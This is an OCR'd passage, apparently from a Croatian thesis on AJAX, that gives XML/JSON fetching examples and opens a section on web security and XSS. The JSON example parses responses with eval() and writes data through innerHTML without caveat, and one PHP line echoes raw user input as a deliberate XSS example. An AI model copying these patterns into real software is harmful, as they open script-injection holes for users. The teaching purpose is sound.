
njoj. Ukoliko je primljen odgovor statusa *200*, vrši se umetanje primljenog teksta u DOM stablo, tj. u *DIV* element.

Iz primjera je jasno da nam je potrebna i PHP skripta (`html.php`) koja generira novi sadržaj. Zbog jednostavnosti, skripta će vraćati HTML formatirani zapis trenutnog datuma i vremena na poslužitelju, a izgleda kako prikazuje ispis 2.5.

Ispis 2.5. Izgled PHP skripte koja generira HTML sadržaj

```
<p><b>
<?php
//Ispis datuma i vremena
echo(gmstrftime("Sada je %a, %b %d, %Y, %X vremenska zona: %Z",time()));
?>
</b></p>
```

Nakon klika, stranica izgleda kao na slici 2.4.



Slika 2.4: Izgled prozora preglednika nakon AJAX poziva

U konzoli ispod stranice vidljivo je da je odaslan *GET* zahtjev prema stranici `html.php` te je vidljiv i sadržaj odgovora.

2.7.2. Dohvat XML-a i manipulacija

Dohvat XML podataka pretpostavlja isti mehanizam slanja zahtjeva, ali drugačiju skriptu koja generira odgovor, kao i drugačiji način manipulacije odgovorom. U ispisu 2.6 slijedi kôd HTML stranice koja vrši AJAX zahtjev.

Ispis 2.6. HTML i JavaScript kôd za dohvat XML sadržaja


```
<html>
<head>
<script>
function g(ime){
//pomoćna funkcija koja vraća vrijednost XML elementa
      return
xhr.responseXML.documentElement.getElementsByTagName(ime)[0].firstChild.nodeVal
ue;
}
//
var xhr;
function ajax(){
      //stvaranje xhr objekta
      try { xhr = new XMLHttpRequest(); }
      catch(e){
            xhr = new ActiveXObject(Microsoft.XMLHTTP);
      }
      xhr.onreadystatechange  = function(){
            if(xhr.readyState  == 4){
                  if(xhr.status  == 200) {
//ispis primljenog teksta
 document.getElementById("izmjena").innerHTML="Primio:"  + xhr.responseText;
//stvaranje teksta korištenjem vrijednosti danih u XML zapisu pomoću poziva
pomoćnoj funkciji
                        var podaci="Ja sam "+g("ime")+"
"+g("prezime")+".<br/>Moja adresa je "+g("ulica")+", "+g("grad")+",
"+g("postanski_broj")+", "+g("drzava")+".<br/>Mozete me dobiti na "+g("prvi")+"
i na "+g("drugi");
//umetanje u DIV polje (id "moji_podaci")
document.getElementById("moji_podaci").innerHTML=podaci;
                  }
                  else   document.getElementById("izmjena").innerHTML="Kod
greske " + xhr.status;
            }
      };
      //slanje zahtjeva
      xhr.open("GET", "xml.php",  true);
      xhr.send(null);
}
</script>
</head>
<body>
      <a href="#" onclick="ajax();">AJAX</a>
      <div id="izmjena"></div>
      <br/>
      <div id="moji_podaci"></div>
</body>
</html>
```

Nakon uspješnog primanja odgovora, odgovor se u tekstualnom obliku dodaje stranici (*DIV* "izmjena"), a zatim se iz odgovora korištenjem njegove XML strukture dohvaćaju vrijednosti elemenata i umeću u strukturirani zapis koji se ispisuje u *DIV* identifikatora "moji_podaci". Skripta na poslužitelju mora kao odgovor vratiti XML zapis, kako pokazuje ispis 2.7.

Ispis 2.7. Prikaz PHP skripte koja generira XML sadržaj

```
<?php
//stvaranje XML stringa
$xml_podaci="
<?xml version=\"1.0\"?>
<ja>
	<ime>Ivo</ime>
	<prezime>Ivic</prezime>
	<adresa>
		<ulica>L. Ruzicke 15</ulica>
		<grad>Zagreb</grad>
		<drzava>Hrvatska</drzava>
		<postanski_broj>10000</postanski_broj>
	</adresa>
	<tel_brojevi>
		<prvi>6222222</prvi>
		<drugi>0913456789</drugi>
	</tel_brojevi>
</ja>";
//postavljanje zaglavlja odgovora kojim se definira da je sadržaj odgovora XML zapis
header('Content-type: text/xml');
//ispis odgovora (uz zamjenu znakova novog reda)
echo str_replace("\n","",str_replace("\t","",$xml_podaci));
?>
```

Početna stranica je istog izgleda, a nakon dohvata odgovora i obrade, stranica izgleda kao na slici 2.5.



Slika 2.5. Prikaz prozora preglednika nakon dohvata XML sadržaja

U prvom *DIV* elementu nisu vidljive XML oznake jer ih preglednik ne prikazuje, dok je drugi ispis ispravno strukturiran prema danom pravilu. Tekst odgovora vidljiv je u konzoli.

2.7.3. Dohvat JSON-a i evaluacija

Puno jednostavniji prihvat strukturiranih podataka kao u XML primjeru, moguć je kroz JSON. HTML stranica u ispisu 2.8 je ponovno vrlo slična, međutim, obrada odgovora je specifična za JSON podatke.

Ispis 2.8. Prikaz HTML i JavaScript kôda za dohvat JSON sadržaja


```
<html>
<head>
<script>
function ajax(){
      var xhr;
      //stvaranje xhr objekta
      try { xhr = new XMLHttpRequest(); }
      catch(e){
            xhr = new ActiveXObject(Microsoft.XMLHTTP);
      }
      xhr.onreadystatechange  = function(){
            if(xhr.readyState  == 4){
                  if(xhr.status  == 200) {
//ispis primljenog teksta
document.getElementById("izmjena").innerHTML="Primio:"  + xhr.responseText;
                  //stvaranje varijable ja iz objekta definiranog odgovorom
                  var ja=eval("(" + xhr.responseText + ")");
//stvaranje teksta s elementima definiranim u objektu (npr. ja.ime ili
//ja.adresa.ulica)
                  var podaci="Ja sam "+ja.ime+" "+ja.prezime+".<br/>Moja adresa
je "+ja.adresa.ulica+", "+ja.adresa.grad+", "+ja.adresa.postanski_broj+",
"+ja.adresa.drzava+".<br/>Mozete me dobiti na "+ja.tel_brojevi[0]+" i na
"+ja.tel_brojevi[1];
//ispis u DIV element "moji_podaci"
document.getElementById("moji_podaci").innerHTML=podaci;
                  }
                  else document.getElementById("izmjena").innerHTML="Kod greske
" + xhr.status;
            }
      };
      //slanje zahtjeva
      xhr.open("GET", "json.php",  true);
      xhr.send(null);
}
</script>
</head>
<body>
      <a href="#" onclick="ajax();">AJAX</a>
      <div id="izmjena"></div>
      <br/>
      <div id="moji_podaci"></div>
</body>
</html>
```

Nakon uspješnog primanja odgovora, odgovor se u tekstualnom obliku dodaje stranici (*DIV* "izmjena"), a zatim se evaluacijom odgovora stvara novi objekt te dohvaćaju vrijednosti elemenata i umeću u strukturirani zapis koji se ispisuje u *DIV* "moji_podaci". Skripta na poslužitelju mora kao odgovor vratiti JSON zapis, kako pokazuje ispis 2.9.

Ispis 2.9. Prikaz PHP skripte koja generira JSON sadržaj

```
<?php
//klasa Adresa koja sadrži podatke o adresi
class Adresa{
	var $ulica="L. Ruzicke 15";
	var $grad="Zagreb";
	var $drzava="Hrvatska";
	var $postanski_broj="10000";
};
//klasa Osoba koja sadrži podatke o osobi
class Osoba{
	var $ime="Ivo";
	var $prezime="Ivic";
	var $adresa=null;
	var $tel_brojevi=array ("0"=>"6222222",'1'=>"0913456789");
};
//stvaranje instance osobe
$ja=new Osoba();
//postavljanje adrese osobe
$ja->adresa=new Adresa();
//postavljanje zaglavlja odgovora (JSON)
header('Content-type: application/json');
//ispis objekta u JSON strukturi
echo json_encode($ja);
?>
```

Početna stranica je ponovno istog izgleda, a nakon dohvata odgovora i obrade, stranica izgleda kao na slici 2.6.



Slika 2.6. Prikaz prozora preglednika nakon dohvata JSON sadržaja

U prvom *DIV* elementu je vidljiva primljena JSON struktura, dok je drugi ispis ispravno strukturiran prema danom pravilu.


2.8. Alternativne tehnologije

Razvoj naprednih Web aplikacija bogatog korisničkog sučelja, što uključuje i asinkrono obnavljanje sadržaja, danas se može razviti kroz nekoliko sličnih tehnologija.

2.8.1. Flash tehnologije


Jedna od alternativnih tehnologija za stvaranje visoko interaktivnih Web aplikacija je Adobe Flash. Flash player, razvijen i distribuiran od Adobe Systems-a (tvrtka koja je kupila tvrtku Macromedia 2005. godine) je klijentska aplikacija dostupna u većini Web preglednika. Dva trenutno najznačajnija razvojna okruženja za Web aplikacije temeljene na Flash tehnologiji su Adobe Flex i OpenLaszlo.

- **Adobe Flex** – Cilj Flex-a je omogućiti brz i jednostavan razvoj Web 2.0 aplikacija [48]. Flex aplikacije se kao i AJAX, izvršavaju na prezentacijskom sloju. Razvoj grafičkog korisničkog sučelja Flex bazira na MXML jeziku koji je XML strukturirani jezik, ali sadržava i različite komponente koje omogućuju korištenje Web usluga, udaljenih objekata, *drag&drop*, sortirajućih tablica, grafova, ugrađenih animacija i drugih interakcija sučelja. Arhitektura Adobe Flex tehnologije, prikazana je na slici 2.7.




Slika 2.7. Arhitektura Adobe Flex tehnologije

Obzirom da se klijentski program učitava samo jednom, radni tok je znatno unaprijeđen obzirom na HTML bazirane aplikacije. Flex je inicijalno stvoren kao J2EE aplikacija koja je vršila kompajliranje MXML i ActionScript podataka u tijeku izvođenja u Flash aplikacije (binarne SWF datoteke). Kasnije verzije Flex-a dozvolile su stvaranje statičkih datoteka koje se kompajliraju pri razvoju. Izgled primjera Web aplikacije stvorene Adobe Flex tehnologijom vidljiv je na slici 2.8.



Slika 2.8. Primjer Web aplikacije stvorene Adobe Flex tehnologijom

- **OpenLaszlo** – Ovo je platforma otvorenog kôda za razvoj Web 2.0 aplikacija [47]. OpenLaszlo platforma se sastoji od LZX programskog jezika i OpenLaszlo poslužitelja te njihovih komponenti kako je prikazano na slici 2.9. LZX je XML i JavaScript kôd sličan MXML-u te je dizajniran da bi se približio razvijateljima koji koriste HTML i JavaScript.



Slika 2.9. Arhitektura OpenLaszlo tehnologije


OpenLaszlo poslužitelj je Java servlet koji vrši kompajliranje LZX aplikacija u izvršne datoteke za pojedina okruženja. OpenLaszlo aplikacije se mogu izvesti kao tradicionalni Java servleti, koji se se dinamički kompajliraju i dostavljaju pregledniku, ili se mogu kompajlirati u SWF Flash datoteke koje se mogu statički uključiti u Web stranicu. Izgled primjera Web aplikacije stvorene OpenLaszlo tehnologijom vidljiv je na slici 2.10.

Prednosti koje pruža ovaj način razvoja su generalna neovisnost o platformi i pregledniku, brzina i fleksibilnost, te moćni razvojni alati. Međutim, za razvoj su potrebna specifična znanja vezana uz okruženje koje se koristi.

Slika 2.10. Primjer Web aplikacije razvijene u OpenLaszlo tehnologiji

2.8.2. ASP.NET Ajax


ASP.NET Ajax je besplatno razvojno okruženje za AJAX aplikacije koje je razvio Microsoft, a bazira se na ASP.NET poslužiteljskoj tehnologiji [67]. Ono što ASP.NET Ajax nudi jest stvaranje sučelja korištenjem ponovno iskoristivih AJAX komponenti, korištenje AJAX kontrola koje su razvijene da bi ih podržavali svi moderni preglednici, mogućnost razvoja korištenjem Visual Studio razvojnog okruženja, te proširenje ASP.NET 2.0 aplikacija AJAX komponentama. Arhitektura ove tehnologije je prikazana na slici 2.11.



Slika 2.11. Arhitektura ASP.NET Ajax tehnologije

2.8.3. Java

Razvoj Ajax aplikacija u Java okruženju se u pravilu zasniva na Java Servlet-ima na poslužitelju i JavaScript kôdu na klijentu, kao primjerice DWR okruženje na vidljivo na slici 2.12.



Slika 2.12. Arhitektura DWR tehnologije

Obično se cjelokupan razvoj vrši u Java okruženju, a posebnim kompajlerima se iz postojećeg Java kôda stvara JavaScript i HTML kôd koji će se izvršavati u pregledniku, dok se ostatak kôda izvodi na poslužitelju. Neka od češće korištenih okruženja su DWR, Struts, Spring i Google Web Toolkit [59].

3. Sigurnost Web aplikacija

Jedan od glavnih dijelova Web 2.0 aplikacije jesu AJAX mehanizmi i mnoštvo JavaScript kôda. Kroz evoluciju Web-a, došlo je i do stvaranja novih rasa crva i virusa koji se njime šire. Portali kao Google, NetFlix, Yahoo i MySpace koji obilno koriste AJAX, bili su žrtve novih vrsta napada.

AJAX nema svojstvenih sigurnosnih slabosti, međutim, prihvaćanje AJAX tehnologije u Web aplikacijama, bitno mijenja pristup razvoju aplikacije. Serijalizacija podataka i objekata je u prošlosti bila teško izvediva kroz umetanje srednjeg sloja koji je vršio obradu. Danas AJAX može koristiti XML, HTML, JavaScript polja, JSON i JavaScript objekte bez pozivanja funkcija srednjeg sloja, što je dovelo do izmjene bitno različitih tipova podataka između klijenta i poslužitelja. Informacije koje pruža poslužitelj se dinamički umeću u trenutni DOM kontekst klijenta. Ključni faktori koji utječu na ranjivosti AJAX aplikacija su:

- **Višestruke razbacane krajnje točke i skriveni pozivi** – Jedna od glavnih razlika između Web 2.0 i tradicionalnih Web aplikacija je mehanizam pristupa informacijama. Aplikacije imaju više krajnjih točaka za pristup AJAX-om u usporedbi s tradicionalnim aplikacijama. Potencijalni AJAX pozivi su razbacani kroz cijelu Web stranicu te ih je moguće inicirati pripadajućim događajima. Ova raširenost AJAX poziva otežava razvoj, ali također uvodi nemaran način programiranja obzirom da su pozivi skriveni ili ne tako očiti;
- **Zbunjujuća provjera** – Jedan od važnih faktora svake Web aplikacije je provjera ulaza i izlaza. Web 2.0 aplikacije koriste zaobilaženje politike istog izvora, *feed* i *mashup* sadržaje. U mnogo slučajeva, pretpostavlja se da je druga strana implementirala provjeru, što dovodi do zablude u kojoj niti jedna strana ne implementira ispravnu provjeru;
- **Nepovjerljivi izvori informacija** – Web 2.0 aplikacije dohvaćaju informacije iz različitih nepovjerljivih izvora kao što su *feed*-ovi, blogovi i rezultati pretraživača. Taj sadržaj gotovo nikada nije provjeren prije nego je poslužen pregledniku krajnjeg korisnika, što dovodi do eksploatacije zaobilaženjem politike istog izvora. Također, moguće je u preglednik učitati JavaScript kôd koji zahtjeva od preglednika da izvrši pozive putem zaobilaženja politike istog izvora i time otvori sigurnosne rupe. Takav postupak može biti idealan za širenje virusa i crva;
- **Serijalizacija podataka** – Preglednici mogu vršiti AJAX pozive i serijalizaciju podataka. Preglednik može dohvatiti JavaScript polja i objekte, XML zapise, HTML blokove ili JSON zapise. Ukoliko bilo koji od tih podataka može biti presretnut i izmijenjen, pregledniku može biti podvaljeno izvršavanje zloćudne skripte. Serijalizacija podataka s nepovjerljivim informacijama može biti smrtonosna kombinacija za sigurnost krajnjeg korisnika;
- **Izgradnja i izvođenje dinamičkih skripti** – AJAX otvara pozadinski kanal i dohvaća informacije od poslužitelja te ih prosljeđuje u DOM. Da bi to bilo ostvarivo, jedan od zahtjeva je mogućnost dinamičkog izvođenja JavaScript skripti da bi se osvježilo stanje DOM stabla ili memorije preglednika. U praksi se to ostvaruje pozivanjem prilagođenih funkcija ili korištenjem eval() funkcije. Posljedice loše provjere sadržaja ili vršenja poziva prema nesigurnim izvorima podataka mogu varirati od krađe podataka o sjednici pa do izvršavanja zloćudnog kôda na klijentskoj strani.


Web 2.0 aplikacije mogu postati ranjive pojavom gornjih pogrešaka, što može dovesti do eksploatacije ranjivosti i na poslužitelju i na klijentu [10,12].

3.1. OWASP Top 10 ranjivosti Web aplikacija i metode zaštite

OWASP (engl. Open Web Application Security Project) je organizacija posvećena pronalasku i rješavanju uzroka nesigurnosti aplikacija.


OWASP Top 10 je dokument značajan za sigurnost Web aplikacija. *OWASP Top 10* predstavlja konsenzus o tome koji su najkritičniji sigurnosni propusti u Web aplikacijama. Članovi projekta koji održavaju *OWASP Top 10* listu su stručnjaci na području sigurnosti iz cijelog svijeta, koji su podijelili svoju stručnost s kolegama da bi stvorili ovu listu. Širenjem svijesti o propustima koje ovaj dokument predstavlja, te prihvaćanjem preporuka koje su dane u njemu, razvojni timovi mogu učiniti najkvalitetniji prvi korak prema promjeni kulture razvoja aplikacija da bi se stvarao siguran kôd [17].

WASC (engl. Web Application Security Consortium) je internacionalna grupa stručnjaka i predstavnika zainteresiranih organizacija, koji objavljuju dokumentaciju i upute o najboljim praksama i sigurnosnim standardima na *World Wide Web*-u. WASC je između ostaloga, objavio sigurnosne statistike Web aplikacija koje predstavljaju XSS i uz njega često vezan CSRF, kao najčešće ranjivosti Web aplikacija u 2006. godini. Na slici 3.1 vidljivo je XSS ranjivost najčešća i



Slika 3.1. Najčešće ranjivosti Web aplikacija

pojavljuje se u 67,59% slučajeva, te kako prikazuje slika 3.2, vidljivo je da je 85,57% Web aplikacija ranjivo na XSS napad [43]. Stoga je u nastavku veća pažnja dana upravo na XSS i CSRF ranjivosti.



Slika 3.2. Postotak ranjivih Web aplikacija

3.1.1. Izvršavanje napadačkog kôda

Izvršavanje napadačkog kôda (engl. cross site scripting, **XSS**) je najopasnija i najraširenija ranjivost koja se pojavljuje u Web aplikacijama. XSS se pojavljuje svaki puta kada aplikacija prihvati podatke koje je dobila od korisnika i proslijedi ih Web pregledniku bez da izvrši provjeru ili ispravno kôdiranje sadržaja.

XSS dozvoljava napadaču da izvrši proizvoljnu skriptu unutar žrtvinog preglednika, koja može izvršiti krađu korisničkih podataka, podataka o sjednici, izmijeniti sadržaj Web stranice, umetnuti nepoželjan sadržaj, izvršiti lažno predstavljanje, ili čak preuzeti potpunu kontrolu nad žrtvinim

preglednikom. Zloćudna skripta je najčešće JavaScript, iako je ranjivost moguće ostvariti bilo kojim skriptnim jezikom koji Web preglednik žrtve podržava.

Postoje tri poznata tipa XSS-a: reflektirani, pohranjeni i DOM ubacivanje. Reflektirani tip je najlakše eksploatirati, a zasniva se na tome da Web stranica reflektira korisnički unos nazad prema korisniku. Primjer koji dozvoljava ovaj način eksploatacije u PHP skripti izgleda kao u ispisu 3.1.

Ispis 3.1. Primjer XSS ranjivosti u PHP skripti

```
echo $_REQUEST['userinput'];
```

Ovim kôdom će PHP skripta u tijelo HTML dokumenta ispisati sadržaj koji je dobila od korisnika. Pohranjeni tip XSS-a se zasniva na tome da se nepoželjan korisnički unos pohrani u datoteku, bazu podataka ili neki pozadinski sustav te se kasnije bez filtriranja prikaže korisnicima. Ovaj tip XSS-a je vrlo opasan u sustavima kao što su CMS, blogovi i forumi gdje velik broj korisnika vidi unos drugih korisnika. XSS napad baziran na DOM ubacivanju temelji se na malo drugačijoj praksi. Umjesto da se, kao u prethodnim tipovima mijenjaju HTML elementi, vrši se izmjena JavaScript kôda ili varijabli. Također, moguće je da je napadački kôd mješavina ova tri tipa.


Korištenje JavaScript-a daje mogućnost napadaču da manipulira svim aspektima stranice koja se prikazuje. To znači da mu JavaScript omogućuje dodavanje novih elemenata, manipulacija internim DOM stablom i izmjena izgleda stranice. Također, omogućeno mu je korištenje XMLHttpRequest objekta, bez obzira da li stranica koristi AJAX mehanizme.

Da bi se shvatilo zašto je prihvat neprovjerenog ulaza opasan, promotrimo jednostavan registracijski formular u koji korisnik upisuje korisničko ime i adresu elektroničke pošte te mu se na istu šalju podaci o registraciji nakon stvaranja korisničkog računa. U primjeru se može koristiti formular kao u ispisu 3.2.

Ispis 3.2. Primjer formulara kod XSS napada

```
<form action="/registriraj.php" method="POST">
<p>Korisničko ime: <input type="text" name="username" /></p>
<p>Email: <input type="text" name="email" /></p>
<p><input type="submit" value="Registriraj me" /></p>
</form>
```

Slika 3.3 prikazuje kako bi formular izgledao u pregledniku.



Slika 3.3. Izgled formulara u pregledniku

